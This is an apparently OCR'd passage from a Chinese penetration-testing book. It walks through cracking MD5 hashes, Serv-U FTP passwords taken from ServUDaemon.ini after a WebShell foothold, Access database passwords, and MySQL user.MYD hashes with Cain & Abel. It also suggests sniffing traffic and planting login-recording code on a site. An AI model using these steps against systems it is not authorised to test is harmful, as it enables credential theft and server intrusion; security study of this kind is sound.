MD5(19801230,32) = 2540bb62336a8eb3ebc1e42ee44c8e3d
MD5(19801230,16) = 336a8eb3ebc1e42e
```

2.5.3 通过 cmd5 网站破解 MD5 密码

在 cmd5 网站的输入框中输入加密后的 32 位 MD5 值“d5a8e0b115259023faa219f5b53ca522”，然后单击“md5 加密或解密”按钮，如图 2-27 所示，未能成功破解。

将第二个加密后的 MD5 值“2540bb62336a8eb3ebc1e42ee44c8e3d”放入 cmd5 网站进行破解，很快其结果就出来了，如图 2-28 所示。




图 2-27 通过 cmd5 网站未能破解 MD5 密码




图 2-28 破解简单的数字密码

2.5.4 在线 MD5 破解网站收费破解高难度 MD5 密码值

一些在线网站提供的 MD5 密码破解功能只能破解已经收录的和一些简单的密码，对于稍微复杂一点的密码，都不容易破解。而且，对一些稍微有点难度的 MD5 密码值，如果数据库中存在该值，在线网站会要求访问者付费破解，如图 2-29 所示，提示找到但是要求付费。




图 2-29 要求付费才能查看 MD5 密码值

2.5.5 使用字典暴力破解 MD5 密码值

字典暴力破解是目前最常用的 MD5 密码值破解方法，下面详细介绍其步骤。

01 再次生成 MD5 密码值

在 cmd5 网站生成原密码“jimmychu246”的 MD5 密码值，结果如下。

```
MD5(jimmychu246,32) = 437f4fffb6b2e5aaca9fd1712b8ad282
MD5(jimmychu246,16) = b6b2e5aaca9fd171
```

直接运行 MD5Crack4，界面如图 2-30 所示。

02 在 MD5Crack4 中验证 MD5 值

将需要破解的 MD5 值“437f4fffb6b2e5aaca9fd1712b8ad282”粘贴到“Single Cryptograph”（破解单个密文）输入框中，如图 2-31 所示，如果该 MD5 值是正确的，则会在该输入框下方显示黑色的“valid”（有效）字样，否则将显示灰色的“valid”字样。

03 使用字典进行破解

在“Plaintext Setting”（字符设置）设置区单击选中选择“Dictionary”（字典）单选按钮，并在“No.1”、“No.2”及“No.3”设置框中选择 3 个不同的字典。选择完毕，单击“Start”按钮，开始进行 MD5 破解，破解结束后会给出相应的提示，如图 2-32 所示。在本例中，使用字典破解成功，在

非卖品，仅供非商业用途或交流学习使用

“Result”标签页中显示破解的密码为“jimmychu246”。

04　使用字符集中的数字进行破解

将上面生成的 MD5 值“336a8eb3ebc1e42e”放入单一 MD5 密码破解输入框中，单击选中“Char Muster”（使用字符集）单选按钮后，可以勾选“Number”、“lowercase”、“majuscule”、“special char”及“custom”复选框进行破解。

在本例中使用数字进行破解，因此，要将“Min Length”（最小长度）的值设置为 1，将“Max Length”（最大长度）的值设置为 8，然后单击“开始”按钮，使用数字进行 MD5 破解，尝试破解密码位数为 1 ~ 9999999 的所有数字组合。如图 2-33 所示，密码破解成功，结果为“336a8eb3ebc1e42e ---> [19801230]”。

图 2-30　md5crack4 主界面




图 2-31　在 md5crack4 中验证 MD5 值




图 2-32　使用字典进行破解




图 2-33　使用数字进行破解

说明

（1）在 MD5Crack4 中，可以定义数字、大小字母、特殊字符的组合进行破解。

（2）如果计算机配置比较高，可以设置更多线程。

（3）如果进行自定义破解，建议先选择数字字典，然后依次选择数字、大小写字母、特殊字符的组合字典。破解时应先易后难，否则会造成破解时间过长的问题。

（4）在 MD5Crack4 中，可以使用插件进行破解。

（5）在 MD5Crack4 中，可以设置软件显示的语言版本，有中文简体和英语两个版本，单击主界面中的“Options”（设置）按钮即可进行设置，如图 2-34 所示。

非卖品，仅供非商业用途或交流学习使用




图 2-34　设置 MD5Crack4

2.5.6　一次破解多个密码

将需要破解的 MD5 密码全部存储到一个 TXT 文件中，每个密码独立占一行，然后，在 MD5Crack4 中单击选中“破解多个密文”单选按钮，选择刚才编辑的 MD5 密码文件，如图 2-35 所示，选择一种破解方式，本例选择使用数字字典进行破解，最后单击“开始”按钮开始破解。

在 MD5Crack4 右下方会显示破解结果，单击“日志”标签页可以查看 MD5 值校验等日志信息，单击“结果”标签页可以查看破解的结果。如图 2-36 所示，在列出的结果中，会将 MD5 值与原始密码一一对应。

图 2-35　破解多个 MD5 密码值

图 2-36　破解结果

本节介绍了使用 MD5Cracker 及通过网站对 MD5 值进行破解的方法。破解 MD5 值时，可以先在一些 MD5 破解网站进行破解，如果未能破解，则可以在本地通过 MD5Cracker 进行破解。

2.5.7　MD5 变异加密方法破解

网站采用 MD5 变异加密，即“password=md5(jiami(str))”，jiami(str) 定义如下。

```
<%
function jiami(str)
mima="*#$A.J>?;&%*&$C#%!@#JH+-\)(HNKNDKJNKJDWNY*Y@H&A^BHJHJXNXMAX5454ADD
EFW45485121WDQWD21DD5DWQ15QD1"
for i=1 to len(str)
newstr=newstr&Mid(str,i,1)
if i>len(mima) then
```


非卖品，仅供非商业用途或交流学习使用

```
    newstr=newstr&Mid(mima,i-len(mima),1)
    else
    newstr=newstr&Mid(mima,i,1)
    end if
    next
    jiami=newstr
    end function
    %>
```

原始密码的加密原理为：假如初始密码为“123456”，先通过 jiami 函数对初始密码进行长度判断，获知长度为 6，依次取一位，然后插入自定义的加密字符串，加密后密码变为“1#2$3A4.5J6>”。接着，对字符串“1#2$3A4.5J6>”进行 MD5 加密。普通的 6 位密码通过 jiami 算法重新加密后，将变为 12 位密码，通常的 MD5 暴力破解基本无法破解这样的密码。

了解该加密方式后，我们就可以针对该加密方式编写一段代码，将密码字典依次间隔插入“ *#$A.J>?;&%*&$C#%!@#JH+-\)(HNKNDKJNKJDWNY*Y@H&A^BHJHJXNXMAX5454ADDEFW45485121WDQWD21DD5DWQ15QD1”字符串，然后进行密码比对，如果在加密表中找到相同的 MD5 值，即为破解。

除了以上方法外，还有两个方法可用于该密码的破解。第一个方法是在该服务器网络内部或者相邻网络中安装 Cain 等工具以嗅探 HTTP 包，通过捕获原始包，有可能获得原始密码。第二个方法是在该网站插入记录用户登录密码、用户名的代码，并将每次用户登录的用户名和密码添加到指定的文件中，通过查看该文件即可获得或者登录密码。

2.6　Serv-U 密码破解

Serv-U 是一款流行的 FTP 服务器，很多 Web 服务器都是用 Serv-U 来提供 FTP 服务，供网站使用者或者设计者上传和下载文件的。Serv-U 在 Web 渗透中经常遇到，在权限等合适的情况下，可以通过 WebShell 直接获得服务器权限。Serv-U 提权在后面的章节中会有介绍。Serv-U 的早期版本采用 MD5 加密，在获取 Serv-U 文件夹下的 ServUDaemon.ini 文件后，可以对 FTP 用户密码进行破解。Serv-U 的加密算法如下。

01　随机产生 2 个字符。

02　将第一步产生的字符串加上需要的密码一起进行 MD5 加密。

03　将第一步中随机产生的 2 个字符和第二步中产生的 MD5 编码的大写形式的字符组合在一起。

下面以一个实际案例介绍如何破解 Serv-U 的密码。

2.6.1　获取 ServUDaemon.ini 文件

Serv-U 的安装目录一般位于 C:\program files\Serv-U\ 下，也可能位于其他位置，安装路径由程序安装者决定。在获得 WebShell 权限的情况下，如果服务器上还安装了 Serv-U，只要找到 Serv-U 的安装目录，将 ServUDaemon.ini 复制到本地留待后面进行破解即可，如图 2-37 所示。

2.6.2　查看 ServUDaemon.ini 文件

配置文件对大小写不敏感，行与行之间允许存在空行，主要分为 [GLOBAL] 全局变量段和 [DOMAINS] 域名配置段。[GLOBAL] 全局变量段主要用于设置 Serv-U 的注册号及刷新标志。[DOMAINS] 域名配置段中包括在 Serv-U 下添加的所有域信息及域以下的用户列表。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 2-37　ServUDaemon.ini 文件

```
    [GLOBAL]
    Version=5.0.0.0        #版本号，无须改动
    RegistrationKey=HsVRCjxHMe/HwDOrrUxqeMuChKO0DdlzUy2tCGgcdMVQDs/7P9EdwjKrowsP
F//h4YObIvknAH/FHA95cfEyb3wzQp2v7UfOzCFEFq722      #产品注册码，无须改动
    ProcessID=1172              #注册号，无须改动
    ReloadSettings=True
    #修改 ini 文件后必须加入此项，这时 Serv-U 会自动刷新配置文件并生效，此项随之消失。如果再有修
改，则再次添加
    [DOMAINS]
    Domain1=0.0.0.0||21|Wizard Generated Domain|1|0|0
    #无须改动，新增加的域的 IP 地址及说明，格式
    #Domain1= IP 地址 | 端口 | 域显示名称 | 是否生效 | 是否显示 | 是否删除
    #IP 地址为 0.0.0.0 时，Serv-U 自动适配系统所分配的 IP 地址
    #当生效位置 0，则此域禁用
    #当显示位置 0，此域不生效并且在控制面板不显示此项
    #当删除位置 0，则 ReloadSettings 设置为“Ture”后，即刷新后，自动删除此域名以下的所有内容
    [Domain1]
    #无须改动，与上面添加的域对应，是此域内的一些公共设置
    User1=admin|1|0
    #必填，用户列表
    #格式
    #User 序号 = 用户名 | 是否生效 | 是否删除
    #User 添加时必须按照序号排列：如果跳号，则跳号的不生效；如果序号重复，则排列在后的无效
    #是否生效置 0，则此用户禁用
    #是否删除置 1，则刷新后删除用户信息，包括配置；置 2，则域下所有用户均删除
    [USER=admin|1]
    #用户配置段，这些段的排列不分先后
    TimeOut=600
    Maintenance=System
    Note1="Administrator User"
    Access1=g:\|RWAMELCDP
```

在 Serv-U 密码破解中需要注意用户的配置，也就是 ServUDaemon.ini 文件中涉及用户的 9 个参数，一个用户对应一套参数配置，具体参数举例如下。

- [USER=zt828|1]：表示用户为 zt828。
- password=mk7DC2A4B1A9A9E1F52A7F967FBCAA0A37：表示 FTP 用户 zt828 的密码为“mk7DC2A4B1A9A9E1F52A7F967FBCAA0A37”。
- HomeDir=d:\wwwroot\zt828：表示默认主目录为 d:\wwwroot\zt828。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- MaxNrUsers=10：表示最大用户连接数为 10 个。
- RelPaths=1：表示是否锁定用户到主目录，1 表示锁定。
- ChangePassword=1：表示是否可以修改密码，1 表示可以。
- DiskQuota=1|104857600|0：表示磁盘分配大小为 100MB（100 × 1024 × 1024）。
- SpeedLimitUp=102400：表示上传速度限制为 100kb/s。
- SpeedLimitDown=102400：表示下载速度限制为 100kb/s。
- Access1=d:\wwwroot\zt828|RL：表示读取和列表 d:\wwwroot\zt828 目录。

2.6.3　破解 Serv-U 密码

以上面的 zt828 用户配置为例，将密码“mk7DC2A4B1A9A9E1F52A7F967FBCAA0A37”中的“mk”去掉，并将其复制到 cmd5 网站进行破解，如图 2-38 所示，密码可以被破解，但需要付费。单击“购买”按钮即可获得其查询的 MD5 值，如图 2-39 所示。

图 2-38　通过 cmd5 网站查询 MD5 密码




图 2-39　获取 MD5 破解后的密码

“7DC2A4B1A9A9E1F52A7F967FBCAA0A37”采用 MD5 加密，密码为“mkok918918”，去掉“mk”后即得到 FTP 的密码“ok918918”。

2.6.4　验证 FTP

使用 FTP 的 IP 地址登录，输入用户名“zt828”和密码“ok918918”，即可成功登录 FTP 服务器。如图 2-40 所示，正常进入后可以查看网站的源代码、上传 WebShell、获取数据库用户名和密码等。




图 2-40　成功进入 FTP 服务器

2.7　Access 数据库破解实战

本节将详细介绍有关 Access 数据库破解的内容。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

2.7.1 Access 数据库基本知识

Access 是微软于 1994 年推出的一种基于 Windows 的桌面关系数据库管理系统（RDBMS）。关系数据库由一系列表组成，表又由一系列行和列组成，每一行是一个记录，每一列是一个字段，每个字段有一个字段名，字段名在一个表中不能重复。表与表之间可以建立关系（或称关联、连接），以便查询相关联的信息。Access 数据库以文件形式保存，文件的扩展名是 .mdb。Access 数据库由 6 种对象组成，它们是表、查询、窗体、报表、宏和模块。

- 表（Table）是数据库的基本对象，是创建其他 5 种对象的基础。表由记录组成，记录由字段组成。表用于存储数据库中的数据，故又称数据表。
- 查询（Query）可以按索引快速查找到需要的记录，按要求筛选记录并能连接若干个表的字段组成新表。
- 窗体（Form）提供了一种方便的浏览、输入及更改数据的窗口，还可以创建子窗体显示相关联的表的内容。窗体也称表单。
- 报表（Report）的功能是将数据库中的数据分类汇总，然后打印出来，以便分析。
- 宏（Macro）相当于 DOS 中的批处理，用于自动执行一系列操作。Access 列出了一些常用的操作供用户选择，使用起来十分方便。
- 模块（Module）的功能与宏类似，但它定义的操作比宏更加精细和复杂，用户可以根据自己的需要编写程序。模块使用 Visual Basic 编程。

2.7.2 Access 数据库的主要特点

Access 数据库的主要特点如下。

- 存储方式单一：Access 管理的对象有表、查询、窗体、报表、页、宏和模块，以上对象都存放在后缀为 .mdb 的数据库文件中，便于用户进行操作和管理。
- 面向对象：Access 是一个面向对象的开发工具，利用面向对象的方式将数据库系统的各种功能对象化，将数据库管理的各种功能封装在各类对象中。它认为一个应用系统是由一系列对象组成的，它对每个对象都定义了一组方法和属性，以定义该对象的行为和外围。用户可以按照需要给对象扩展方法和属性。通过对象的方法、属性完成数据库的操作和管理，极大简化了用户的开发工作。同时，这种基于面向对象的开发方式使得开发应用程序更为简便。
- 界面友好，易操作：Access 是一个可视化工具，其风格与 Windows 完全一样，用户想要生成对象并应用，只要使用鼠标进行拖放即可，非常直观、方便。系统还提供了表生成器、查询生成器、报表设计器及数据库向导、表向导、查询向导、窗体向导、报表向导等工具，操作简便，容易使用和掌握。
- 集成环境，处理多种数据信息：Access 基于 Windows 操作系统的集成开发环境。该环境集成了各种向导和生成器工具，极大地提高了开发人员的工作效率，使建立数据库、创建表、设计用户界面、设计数据查询、报表打印等可以方便、有序地进行。
- 支持 ODBC（Open Data Base Connectivity，开放数据库互联）：利用 Access 强大的 DDE（动态数据交换）和 OLE（对象的链接和嵌入）特性，可以在一个数据表中嵌入位图、声音、Excel 表格、Word 文档，还可以建立动态的数据库报表和窗体等。而且，Access 可以将程序应用于网络，并与网络上的动态数据连接，利用数据库访问页对象生成 HTML 文件，轻松构建 Internet/Intranet 应用。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

2.7.3　Access 数据库的缺点和局限性

Access 是一种桌面数据库，适合数据量少的应用，在处理少量数据和单机访问时很好用，效率也很高，但在处理海量数据时效率会受到极大影响。例如，搭配 ASP 应用于互联网时，如果调用数据库的程序设计不理想，Access 数据库超过 30MB 就开始影响性能，50MB 左右的时候性能会急剧下降，即使配合设计优良的程序，数据库的极限大小也只能是几百 MB。记录数过多、访问人数过多的时候，也会造成 Access 数据库性能急剧下降。

另外，Access 数据库在安全性方面也比不上 MySQL、MSSQL 等专业数据库，配合 ASP 程序使用的时候，如果使用默认的 .mdb 文件后缀而且没有经过额外的安全处理，别人甚至可以直接下载我们的数据库文件。

2.7.4　Access 数据库的版本

Access 数据库最早的版本是 1997 年推出的，后面逐渐升级为 Access 2000、Access 2003、Access 2007、Access 2010 等。

2.7.5　Access 密码破解实例

在一些软件系统和网站系统中，出于安全考虑，很多程序设计者都会给 Access 数据加上密码，以保护数据库内容的安全。下面以一个实例来说明如何破解和操作 Access 数据库。

01　选择需要破解的 Access 数据库文件

笔者推荐一款 Access 数据库密码破解工具——Access 数据库特殊操作。如图 2-41 所示，运行“Access 数据库特殊操作”后，在软件窗口中选择“破解 Access 密码”，然后在 Access 文件路径中选择需要破解的文件，也可以直接输入 Access 文件路径。

02　获取数据库密码

单击“破解密码”按钮，软件很快就将 Access 数据库密码破解。如图 2-42 所示，Access 的版本为 97.3.51，密码为“91459”。




图 2-41　选择需要破解的 Access 文件




图 2-42　破解 Access 数据库密码

03　删除数据库密码

在软件窗口单击“删除 Access 密码”标签，如果前面选择过数据库，则在“数据库路径”设置框中会显示上次操作的数据库，同时显示数据库的密码，单击“删除密码”按钮将加密的数据库密码删除，如图 2-43 所示。

除去破解 Access 密码外，该软件还有一个实用功能——压缩数据库的大小。Access 数据库持续

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

运行时间长了以后，文件本身会增加一些无用的信息，导致数据文件非常大，而对 Access 数据库来说，当数据库大小超过 30MB 就会影响性能，超过 50MB 会严重影响性能，因此，当数据库“个头”太大时，就需要给它“减肥”。在该软件主界面单击“压缩 Access 数据库”标签，如图 2-44 所示，选择数据库文件后单击“压缩数据库”按钮即可。

图 2-43　删除 Access 密码




图 2-44　压缩 Access 数据库

2.8　巧用 Cain 破解 MySQL 数据库密码

MySQL 数据库用户的密码与其他数据库用户的密码一样，在应用系统代码中都是以明文形式出现的，在获取文件读取权限后即可直接从数据库连接文件中读取。例如，ASP 代码中的 conn.asp 数据库连接文件中一般都包含数据库类型、物理位置、用户名和密码等信息，而在 MySQL 中，即使获取了某一个用户的数据库用户（root 用户除外）的密码，也只能操作某一个用户的数据库中的数据。在实际攻防过程中，在获取 WebShell 的情况下，可以直接下载 MySQL 数据库中保留用户的 user.myd 文件，该文件中保存的是 MySQL 数据库中所有用户对应的数据库密码，只要能够破解这些密码，就可以正大光明地操作这些数据了。虽然网上有很多修改 MySQL 数据库用户密码的方法，但大都不可取，因为修改用户密码的事情很容易被人发现！

研究 MySQL 数据库的加解密方式，在网络攻防过程中具有重要的意义。设想一下：一旦获取了网站一定的权限，如果能够获取 MySQL 中保存的用户数据，那么解密后即可通过正常途径访问数据库，一方面可以直接操作数据库中的数据，另一方面可以用来提升权限。目前关于破解 MySQL 方面的研究还不是很多，本节算是抛砖引玉，虽然效果不是特别好，但也算是对破解 MySQL 数据库用户密码的一种探讨和尝试。

2.8.1　MySQL 加密方式

MySQL 数据库的认证密码有两种方式，MySQL 4.1 之前是 MySQL323 加密，MySQL 4.1 及之后的版本都是 MySQLSHA1 加密。MySQL 数据库自带 Old_Password(str) 和 Password(str) 函数，它们均可以在 MySQL 数据库里进行查询，前者是 MySQL323 加密，后者是 MySQLSHA1 加密。

1. 以 MySQL323 方式加密

以 MySQL323 方式加密，示例如下。

```
SELECT Old_Password('bbs.antian365.com');
```

查询结果如下。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！


```
MySQL323 = 10c886615b135b38
```

2. 以 MySQLSHA1 方式加密

以 MySQL323 方式加密，示例如下。

```
SELECT Password('bbs.antian365.com');
```

查询结果如下。

```
MySQLSHA1 = *A2EBAE36132928537ADA8E6D1F7C5C5886713CC2
```

执行结果如图 2-45 所示，MYSQL323 加密生成的是 16 位字符串，而 MySQLSHA1 加密生成的是 41 位字符串，其中“*”不参加实际的密码运算。通过观察发现，很多用户都携带了“*”，在实际破解过程中需要去掉“*”，也就是说 MySQLSHA1 加密密码的实际位数是 40 位。




图 2-45　在 MySQL 数据库中查询同一密码的不同 SHA 值

2.8.2　MySQL 数据库文件结构

1. MySQL 数据库文件类型

MySQL 数据库文件有 FRM、MYD 和 MYI 共 3 种格式，FRM 是描述表结构的文件。MYD 是表的数据文件。MYI 是表数据文件中任何索引的数据树，一般单独存储在一个文件夹中，默认路径为 C:\Program Files\MySQL\MySQL Server 5.0\data。

2. MySQL 数据库用户密码文件

在 MySQL 数据库中，所有设置默认都保存在 C:\Program Files\MySQL\MySQL Server 5.0\data\MySQL 目录下，也就是安装程序的 data 目录下，如图 2-46 所示，与用户有关的文件一共有 3 个，分别是 user.frm、user.MYD 和 user.MYI。MySQL 数据库的用户密码都保存在 user.MYD 文件中，包括 root 用户和其他用户的密码。

2.8.3　获取 MySQL 数据库用户密码加密字符串

使用 UltraEdit-32 编辑器直接打开 user.MYD 文件，打开后使用二进制模式查看。如图 2-47 所示，在 root 用户后面是一串字符串，选中这些字符串并将其复制到“记事本”中，这些字符串即为用户加密值，本例为“506D1427F6F61696B4501445C90624897266DAE3”。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 2-46　MySQL 数据库用户密码文件




图 2-47　获取加密的字符串

注意

（1）root 后面的“*”不要复制到字符串中。

（2）有些情况下，需要往后面看看，否则得到的不是完整的 MYSQLSHA1 密码。总之，密码位数是 40 位。

2.8.4　将 MySQL 用户密码字符串加入 Cain 破解列表

本节使用 Cain & Abel 破解 MySQL 数据库用户密码。Cain & Abel 是一个可以破解屏保、PWL 密码、共享密码、缓存口令、远程共享口令、SMB 口令，支持 VNC 口令解码、Cisco Type-7 口令解码、Base64 口令解码、SQL Server 7.0/2000 口令解码、Remote Desktop 口令解码、Access Database 口令解码、Cisco PIX Firewall 口令解码、Cisco MD5 解码、NTLM Session Security 口令解码、IKE Aggressive Mode Pre-Shared Keys 口令解码、Dialup 口令解码、远程桌面口令解码等的综合工具，还可以实现远程破解、挂字典及暴力破解，其 Sniffer 功能极其强大，几乎可以明文捕获一切账号口令，包括 FTP、HTTP、IMAP、POP3、SMB、TELNET、VNC、TDS、SMTP、MSKERB5-PREAUTH、MSN、

严禁网络传播本PDF，违者责任自负！

RADIUS-KEYS、RADIUS-USERS、ICQ、IKE Aggressive Mode Pre-Shared Keys Authentications。

Cain & Abel 目前的最新版本是 4.9.30，下载地址为 http://www.newhua.com/soft/53494.htm。下载完毕，安装并运行。

在 Cain & Abel 主界面中单击“Cracker”标签，然后将用户密码的加密字符串“506D1427F6F61696B4501445C90624897266DAE3”加入 MySQL Hashes 破解列表中，如图 2-48 所示。

单击“Add to list”按钮，将字符串复制到“Hash”输入框中，在“Username”输入框中可以输入任意内容，如图 2-49 所示。




图 2-48　使用 Cain 破解 MySQL 密码主界面




图 2-49　添加 MySQL Hashes

2.8.5　使用字典进行破解

如图 2-50 所示，选中刚才添加的需要破解的字符串，然后选择“Dictionary Attack”（字典破解）选项，在弹出的菜单中选择“MySQL SHA1 Hashes”方式进行破解。该方式针对的是 MySQL 4.1 及后续版本，对于 MySQL 4.1 以前的版本，应选择“MySQL v3.23 Hashes”选项。

